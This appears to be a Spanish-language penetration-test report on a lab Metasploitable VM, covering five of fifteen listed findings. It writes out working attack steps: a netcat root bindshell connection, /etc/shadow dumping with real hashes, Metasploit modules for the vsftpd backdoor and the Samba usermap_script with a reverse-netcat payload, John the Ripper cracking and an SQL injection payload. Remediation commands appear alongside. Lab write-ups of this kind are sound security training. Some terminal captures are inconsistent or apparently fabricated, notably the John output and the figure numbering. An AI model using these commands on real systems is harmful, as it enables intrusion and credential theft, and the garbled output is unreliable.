

Aviso de confidencialidad

Este documento contiene información sensible relacionada con la seguridad de una aplicación web. El contenido de este informe es estrictamente confidencial y está destinado únicamente a las personas autorizadas para su revisión en el contexto de la presente auditoría.

Queda prohibida la reproducción, distribución o divulgación total o parcial de este documento sin

la autorización expresa del autor.

El acceso no autorizado a este documento o el uso indebido de la información contenida en él puede dar lugar a responsabilidades legales.

2

Exención de responsabilidad

Las vulnerabilidades identificadas y las técnicas de explotación aplicadas forman parte de un entorno intencionadamente vulnerable.

El autor no se hace responsable del uso indebido de la información contenida en este informe ni de los daños que pudieran derivarse de la aplicación de estas técnicas en sistemas reales sin la debida autorización.

Los resultados y conclusiones presentados en este documento reflejan el estado de la aplicación en el momento de la auditoría y no garantizan la ausencia de vulnerabilidades adicionales.

INDICE

1. Resumen Ejecutivo	pág. __4
2. Hallazgos Técnicos Detallados.....	pág. __5
2.1 MST-001: Shell de Root Sin Autenticación.....	pág. __5
2.2 MST-002: vsftpd 2.3.4 Backdoor – RCE	pág. __8
2.3 MST-003: Samba usermap_script - RCE.....	pág. __9
2.4 MST-004: Contraseñas Débiles y Crackeables	pág. __12
2.5 MST-005: SQL Injection en DVWA	pág. __16
2.6 MST-006 OS Command Injection en Mutillidae	pág. __19
2.7 MST-007: VNC Sin Autenticación	pág. __21
3. Vulnerabilidades Altas	pág. __25
3.1 MST-008: Cross-Site Scripting (XSS) Reflected	pág. __25
3.2 MST-009: Path Traversal / Local File Inclusion	pág. __27
3.3 MST-010: MySQL Root Sin Contraseña	pág. __29
3.4 MST-011: PostgreSQL Credenciales Débiles	pág. __31
4. Vulnerabilidades Medias	pág. __35
4.1 MST-012: SMTP Enumeración de Usuarios	pág. __35
4.2 MST-013: Telnet Sin Cifrado	pág. __37
4.3 MST-014: FTP Acceso Anónimo	pág. __39
4.4 MST-015: Directory Listing Habilitado	pág. __41
5. Conclusiones y Recomendaciones	pág. __42

1. Resumen Ejecutivo

Se ha realizado una auditoría de seguridad exhaustiva sobre el sistema objetivo Metasploitable ubicado en la dirección IP 192.168.1.XX. La evaluación reveló múltiples vulnerabilidades críticas que comprometen la seguridad, confidencialidad, integridad y disponibilidad del sistema.

Se identificaron 15 vulnerabilidades, de las cuales 7 son de severidad CRÍTICA, 5 de severidad ALTA y 3 de severidad MEDIA. Las vulnerabilidades críticas incluyen backdoors sin autenticación, ejecución remota de código, contraseñas débiles crackeables, e inyecciones de código en aplicaciones web.

Severidad	Cantidad	CVSS
Crítica	7	9.0-10.0
Alta	5	7.0-8.9
Media	3	4.0-6.9

2.Hallazgos Técnicos Detallados

2.1 MST-001: Shell de Root Sin Autenticación (Bindshell - Puerto 1524)

Puerto/Servicio	1524/tcp - bindshell
Severidad	CRÍTICA
CVSS v3.1	10.0
Vector CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Sistema	192.168.1. - Linux 2.6.24-16-server
Alcance	Acceso root completo sin autenticación
Referencias	CWE-306: Missing Authentication

5

Descripción

El sistema expone un servicio bindshell en el puerto TCP 1524 que proporciona acceso directo a una shell interactiva con privilegios root (UID 0) sin autenticación. Esta es la vulnerabilidad de máxima criticidad posible (CVSS 10.0).

Proceso de Descubrimiento y Explotación

Se estableció conexión TCP al puerto:

```
nc 192.168.1.73 1524
```

Se verificaron los privilegios obtenidos:

```
whoami
id
hostname
uname -a
```

```

Session Acciones Editar Vista Ayuda
(kali@kali)-[~]
└─$ nc 192.168.1.73 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# hostname
metasploitable
root@metasploitable:/# █

```

Figura 1: Conexión al bindshell y verificación de privilegios root

Se verificó el acceso a archivos críticos:

```

cat /etc/shadow
cat /etc/passwd | grep bash

```

```

Session Acciones Editar Vista Ayuda
cat /etc/shadow | head -5
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
root@metasploitable:/# cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
root@metasploitable:/# █

```

Figura 2: Acceso a archivos críticos del sistema (/etc/shadow)

Remediación

Acciones Inmediatas (< 1 hora):

```
# 1. Identificar proceso
sudo netstat -tulpn | grep :1524

# 2. Terminar proceso
sudo kill -9 [PID]

# 3. Bloquear puerto
sudo ufw deny 1524/tcp
sudo ufw enable
```

2.2 MST-002: vsftpd 2.3.4 Backdoor - RCE

Puerto/Servicio	21/tcp - vsftpd 2.3.4
Severidad	CRÍTICA
CVSS v3.1	10.0
Vector CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Sistema	192.168.1.73 - vsftpd 2.3.4
Alcance	Backdoor permite RCE sin autenticación
Referencias	CVE-2011-2523

Descripción

La versión 2.3.4 de vsftpd contiene un backdoor malicioso que permite ejecución remota de código sin autenticación mediante un smiley ":" en el nombre de usuario.

Proceso de Descubrimiento

Búsqueda del exploit en Metasploit:

```
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.1.73
exploit
```

```
Matching Modules
# Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.72
RHOSTS => 192.168.1.72
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.73
RHOSTS => 192.168.1.73
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.73:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.73:21 - USER: 331 Please specify the password.
[*] 192.168.1.73:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.73:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.64:36141 -> 192.168.1.73:6200) at 2026-02-13 08:04:20 -0500
```

Figura 3: Búsqueda y explotación del backdoor vsftpd 2.3.4

Remediación

```
sudo apt remove vsftpd --purge
wget https://security.appspot.com/downloads/vsftpd-3.0.5.tar.gz
tar -xvzf vsftpd-3.0.5.tar.gz
cd vsftpd-3.0.5
make && sudo make install
```

2.3 MST-003: Samba usermap_script - RCE

Puerto/Servicio	445/tcp - Samba 3.X
Severidad	CRÍTICA
CVSS v3.1	10.0
Vector CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Sistema	192.168.1.73 - Samba 3.0.20-3.0.25rc3
Alcance	RCE mediante username map script
Referencias	CVE-2007-2447

Descripción

Samba versiones 3.0.20 a 3.0.25rc3 contienen vulnerabilidad en "username map script" que permite ejecutar comandos mediante metacaracteres en el nombre de usuario.

Proceso de Explotación

Búsqueda en Metasploit:

```
search samba
use exploit/multi/samba/usermap_script
```

```

Session Acciones Editar Vista Ayuda
19 \ target: 2:3.5.4~dfsg-1ubuntu8 on Ubuntu Server 10.10 . . .
20 \ target: 2:3.5.6~dfsg-3squeeze6 on Debian Squeeze . . .
21 \ target: 3.5.10-0.107.el5 on CentOS 5 . . .
22 exploit/linux/samba/chain_reply 2010-06-16 good No Samba chain_rep
ly Memory Corruption (Linux x86)
23 \ target: Linux (Debian5 3.2.5-4lenny6) . . .
24 \ target: Debugging Target . . .
25 exploit/linux/samba/is_known_pipename 2017-03-24 excellent Yes Samba is_known_
pipename() Arbitrary Module Load
26 \ target: Automatic (Interact) . . .
27 \ target: Automatic (Command) . . .
28 \ target: Linux x86 . . .
29 \ target: Linux x86_64 . . .
30 \ target: Linux ARM (LE) . . .
31 \ target: Linux ARM64 . . .
32 \ target: Linux MIPS . . .
33 \ target: Linux MIPSLE . . .
34 \ target: Linux MIPS64 . . .
35 \ target: Linux MIPS64LE . . .
36 \ target: Linux PPC . . .
37 \ target: Linux PPC64 . . .
38 \ target: Linux PPC64 (LE) . . .
39 \ target: Linux SPARC . . .
40 \ target: Linux SPARC64 . . .
41 \ target: Linux s390x . . .
42 exploit/linux/samba/lsa_transnames_heap 2007-05-14 good Yes Samba lsa_io_tr
ans_names Heap Overflow
43 \ target: Linux vsyscall . . .
44 \ target: Linux Heap Brute Force (Debian/Ubuntu) . . .
45 \ target: Linux Heap Brute Force (Gentoo) . . .
46 \ target: Linux Heap Brute Force (Mandriva) . . .
47 \ target: Linux Heap Brute Force (RHEL/CentOS) . . .
48 \ target: Linux Heap Brute Force (SUSE) . . .
49 \ target: Linux Heap Brute Force (Slackware) . . .
50 \ target: Linux Heap Brute Force (OpenWRT MIPS) . . .
51 \ target: DEBUG . . .
52 exploit/osx/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_tr
ans_names Heap Overflow
53 \ target: Automatic . . .
54 \ target: Mac OS X 10.4.x x86 Samba 3.0.10 . . .
55 \ target: Mac OS X 10.4.x PPC Samba 3.0.10 . . .
56 \ target: DEBUG . . .
57 exploit/solaris/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_tr
ans_names Heap Overflow
58 \ target: Solaris 8/9/10 x86 Samba 3.0.21-3.0.24 . . .
59 \ target: Solaris 8/9/10 SPARC Samba 3.0.21-3.0.24 . . .
60 \ target: DEBUG . . .
61 exploit/freebsd/samba/trans2open 2003-04-07 great No Samba trans2ope
n Overflow (*BSD x86)
62 exploit/linux/samba/trans2open 2003-04-07 great No Samba trans2ope
n Overflow (Linux x86)
63 exploit/osx/samba/trans2open 2003-04-07 great No Samba trans2ope
n Overflow (Mac OS X PPC)
64 exploit/solaris/samba/trans2open 2003-04-07 great No Samba trans2ope
n Overflow (Solaris SPARC)
65 \ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce . . .
66 \ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce . . .
67 exploit/windows/http/sambar6_search_results 2003-06-21 normal Yes Sambar 6 Search
Results Buffer Overflow
68 \ target: Automatic . . .
69 \ target: Windows 2000 . . .
70 \ target: Windows XP . . .

Interact with a module by name or index. For example info 70, use 70 or use exploit/windows/http/sambar6_search_result
s
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'

msf >

```

Figura 4: Búsqueda exhaustiva de exploits Samba en Metasploit

Configuración y explotación:

```

set RHOSTS 192.168.1.73
set RPORT 445
exploit

```

```

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > Interrupt: use the 'exit' command to quit
msf exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.72
RHOSTS => 192.168.1.72
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.72    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
cs/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.1.64    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
msf exploit(multi/samba/usermap_script) >

```

Figura 5: Configuración y explotación exitosa obteniendo shell root

Remediación

```

sudo apt update
sudo apt install samba
smbd --version

```

2.4 MST-004: Contraseñas Débiles y Crackeables

Puerto/Servicio	SSH (22/tcp), Sistema
Severidad	CRÍTICA
CVSS v3.1	8.8
Vector CVSS	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Sistema	192.168.1.73 - Múltiples cuentas
Alcance	Acceso completo crackeando contraseñas
Referencias	CWE-521: Weak Password Requirements

Descripción

El sistema utiliza contraseñas extremadamente débiles para múltiples cuentas de usuario. Se crackearon exitosamente 4 contraseñas en menos de 5 segundos usando John the Ripper con diccionario rockyou.txt: msfadmin:msfadmin, user:user, service:service, sys:batman.


Proceso de Descubrimiento

Se extrajeron los hashes del archivo /etc/shadow:

```
cat /etc/shadow > hashes.txt
```

Se crackearon las contraseñas con John the Ripper:

```
john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
john --show hashes.txt
```




```
Session Acciones Editar Vista Ayuda
crw-rw-rw- 1 root tty 3, 152 2026-02-13 11:30 tty8
crw-rw-rw- 1 root tty 3, 153 2026-02-13 11:30 tty9
crw-rw-rw- 1 root tty 3, 154 2026-02-13 11:30 ttya
crw-rw-rw- 1 root tty 3, 155 2026-02-13 11:30 ttyb
crw-rw-rw- 1 root tty 3, 156 2026-02-13 11:30 ttyc
crw-rw-rw- 1 root tty 3, 157 2026-02-13 11:30 ttyd
crw-rw-rw- 1 root tty 3, 158 2026-02-13 11:30 ttye
crw-rw-rw- 1 root tty 3, 159 2026-02-13 11:30 ttyf
crw-rw-rw- 1 root tty 3, 160 2026-02-13 11:30 ttyg
crw-rw-rw- 1 root tty 3, 161 2026-02-13 11:30 ttyh
crw-rw-rw- 1 root tty 3, 162 2026-02-13 11:30 ttyi
crw-rw-rw- 1 root tty 3, 163 2026-02-13 11:30 ttyj
crw-rw-rw- 1 root tty 3, 164 2026-02-13 11:30 ttyk
crw-rw-rw- 1 root tty 3, 165 2026-02-13 11:30 ttyl
crw-rw-rw- 1 root tty 3, 166 2026-02-13 11:30 ttym
crw-rw-rw- 1 root tty 3, 167 2026-02-13 11:30 ttyt
crw-rw-rw- 1 root tty 3, 168 2026-02-13 11:30 ttyu
crw-rw-rw- 1 root tty 3, 169 2026-02-13 11:30 ttyv
crw-rw-rw- 1 root tty 3, 170 2026-02-13 11:30 ttyw
crw-rw-rw- 1 root tty 3, 171 2026-02-13 11:30 ttyz
crw-rw-rw- 1 root tty 3, 172 2026-02-13 11:30 tty1
crw-rw-rw- 1 root tty 3, 173 2026-02-13 11:30 tty2
crw-rw-rw- 1 root tty 3, 174 2026-02-13 11:30 tty3
crw-rw-rw- 1 root tty 3, 175 2026-02-13 11:30 tty4
drwxr-xr-x 6 root root 140 2026-02-13 11:30 .udev
crw-rw-rw- 1 root 1, 9 2026-02-13 11:30 urandom
crw-rw-rw- 1 root 254, 0 2026-02-13 11:30 usbdev1.1.ep00
crw-rw-rw- 1 root 254, 1 2026-02-13 11:30 usbdev1.1.ep01
crw-rw-rw- 1 root 254, 2 2026-02-13 11:30 usbdev1.1.ep02
crw-rw-rw- 1 root 254, 3 2026-02-13 11:30 usbdev2.1.ep01
crw-rw-rw- 1 root 7, 0 2026-02-13 11:30 vcs
crw-rw-rw- 1 root 7, 1 2026-02-13 11:30 vcs1
crw-rw-rw- 1 root 7, 2 2026-02-13 11:30 vcs2
crw-rw-rw- 1 root 7, 3 2026-02-13 11:30 vcs3
crw-rw-rw- 1 root 7, 4 2026-02-13 11:30 vcs4
crw-rw-rw- 1 root 7, 5 2026-02-13 11:30 vcs5
crw-rw-rw- 1 root 7, 6 2026-02-13 11:30 vcs6
crw-rw-rw- 7, 128 2026-02-13 11:30 vcsa
crw-rw-rw- 1 root 7, 129 2026-02-13 11:30 vcsa1
crw-rw-rw- 1 root 7, 130 2026-02-13 11:30 vcsa2
crw-rw-rw- 1 root 7, 131 2026-02-13 11:30 vcsa3
crw-rw-rw- 1 root 7, 132 2026-02-13 11:30 vcsa4
crw-rw-rw- 1 root 7, 133 2026-02-13 11:30 vcsa5
crw-rw-rw- 1 root 7, 134 2026-02-13 11:30 vcsa6
crw-rw-rw- 1 root 1, 0 2026-02-13 12:14 ecossolve
crw-rw-rw- 1 root 1, 5 2026-02-13 11:30 zero
systemsploit@kali:~$ cd ..
systemsploit@kali:/$ ls
bin cdrom etc initrd lib media nohup.out proc sbin sys usr vmlinuz
boot dev home initrdimg lost-found mnt opt root srv tmp var
systemsploit@kali:/$ cd /home
systemsploit@kali:/home$ ls
ftp msfadmin service user
systemsploit@kali:/home$ cd service
systemsploit@kali:/home/service$ ls
systemsploit@kali:/home/service$ ls -la
-rw-r--r-- 1 root root 1024 2026-02-13 11:30 .
-rw-r--r-- 1 root root 1024 2026-02-13 11:30 ..
-rw-r--r-- 1 root root 1024 2026-02-13 11:30 .bash_logout
-rw-r--r-- 1 root root 1024 2026-02-13 11:30 .bashrc
-rw-r--r-- 1 root root 1024 2026-02-13 11:30 .profile
systemsploit@kali:/home/service$ cd ..
systemsploit@kali:/home$ ls
ftp msfadmin service user
systemsploit@kali:/home$ cd user
systemsploit@kali:/home/user$ ls
systemsploit@kali:/home/user$ ls -la
-rw-r--r-- 1 root root 1024 2026-02-13 11:30 .
-rw-r--r-- 1 root root 1024 2026-02-13 11:30 ..
-rw-r--r-- 1 root root 1024 2026-02-13 11:30 .bash_logout
-rw-r--r-- 1 root root 1024 2026-02-13 11:30 .bashrc
-rw-r--r-- 1 root root 1024 2026-02-13 11:30 .profile
systemsploit@kali:/home/user$ cd ..
systemsploit@kali:/home$ ls
ftp msfadmin service user
systemsploit@kali:/home$ cd sys
systemsploit@kali:/home/sys$ ls
systemsploit@kali:/home/sys$ cat hashes.txt
msfadmin:msfadmin
user:user
service:service
sys:batman
systemsploit@kali:/home/sys$ john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Loaded 6 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x1])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (crypt)
2g 0:00:01:36 70.20K (ETA: 12:14:36) 0.02088g/s 102899p/s 41612C/s 41612C/s anitablenjm...anitall12
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
systemsploit@kali:/home/sys$ john --show hashes.txt
msfadmin:msfadmin
user:user
service:service
sys:batman
systemsploit@kali:/home/sys$
```

Figura 8: John the Ripper crackeando 4 contraseñas en segundos

Verificación de Acceso

Se verificó el acceso SSH con las credenciales crackeadas:

```
ssh -oHostKeyAlgorithms=+ssh-rsa service@192.168.1.73
Password: service
```



```
(kali@kali)-[~/Desktop/Metasploitable]
$ john --show hashes.txt
service:service:14715:0:99999:7:::

1 password hash cracked, 2 left

(kali@kali)-[~/Desktop/Metasploitable]
$ ssh -oHostKeyAlgorithms=+ssh-rsa service@192.168.1.73
Password: service

Metasploitable [Corriendo] - Oracle VirtualBox
Login with msfadmin/msfadmin to get started

metasploitable login: service
Password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
service@metasploitable:~$ ls
service@metasploitable:~$ ls -l
total 0
service@metasploitable:~$ ..
-bash: ..: command not found
service@metasploitable:~$ cd ..
service@metasploitable:/home$ ls
ftp msfadmin service user
service@metasploitable:/home$
```

Figura 6: Acceso SSH exitoso como usuario service

Verificación de privilegios y enumeración:

```
whoami
id
cat /etc/passwd | grep bash
```

```
(kali@kali)-[~/Desktop/Metasploitable]
$ john --show hashes.txt
service:service:14715:0:99999:7:::

1 password hash cracked, 2 left

(kali@kali)-[~/Desktop/Metasploitable]
Metasploitable [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
Login with msfadmin/msfadmin to get started

metasploitable login: service
Password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
service@metasploitable:~$ ls
service@metasploitable:~$ ls -l
total 0
service@metasploitable:~$ ..
-bash: ..: command not found
service@metasploitable:~$ cd ..
service@metasploitable:/home$ ls
ftp  msfadmin  service  user
service@metasploitable:/home$
```

Figura 7: Verificación de privilegios y enumeración de usuarios

Contraseñas Encontradas

- msfadmin : msfadmin (cuenta principal)
- user : user (cuenta de usuario)
- service : service (cuenta de servicio)
- sys : batman (cuenta de sistema)

Remediación

Inmediato (< 1 hora):

```
# Cambiar todas las contraseñas débiles
sudo passwd msfadmin
sudo passwd user
sudo passwd service
sudo passwd sys

# Forzar cambio en próximo login
sudo chage -d 0 msfadmin
```

```
sudo chage -d 0 user
sudo chage -d 0 service
sudo chage -d 0 sys
```

Corto plazo (1-7 días):

```
# Instalar política de contraseñas robustas
sudo apt install libpam-pwquality

# Configurar política
sudo nano /etc/security/pwquality.conf
# minlen = 14
# minclass = 4
# ucredit = -1
# lcredit = -1
# dcredit = -1
# ocredit = -1
```

2.5 MST-005: SQL Injection en DVWA

Puerto/Servicio	80/tcp - HTTP (DVWA)
Severidad	CRÍTICA
CVSS v3.1	9.8
Vector CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Sistema	192.168.1.73 - DVWA
Alcance	Extracción completa de base de datos
Referencias	CWE-89: SQL Injection, OWASP A03:2021

Descripción

La aplicación DVWA es vulnerable a SQL Injection en el parámetro "id" del módulo de consulta de usuarios. Mediante UNION SELECT se extrajo información sensible de múltiples bases de datos: dvwa, metasploit, owasp10, information_schema.

Proceso de Explotación

Payload utilizado para extraer schemas:

```
id=1' union select schema_name,2 from information_schema.schemata-- -
```




Figura 9: Intercepción en Burp Suite del payload SQL Injection

Bases de datos extraídas:

Response

Pretty

Raw

Hex

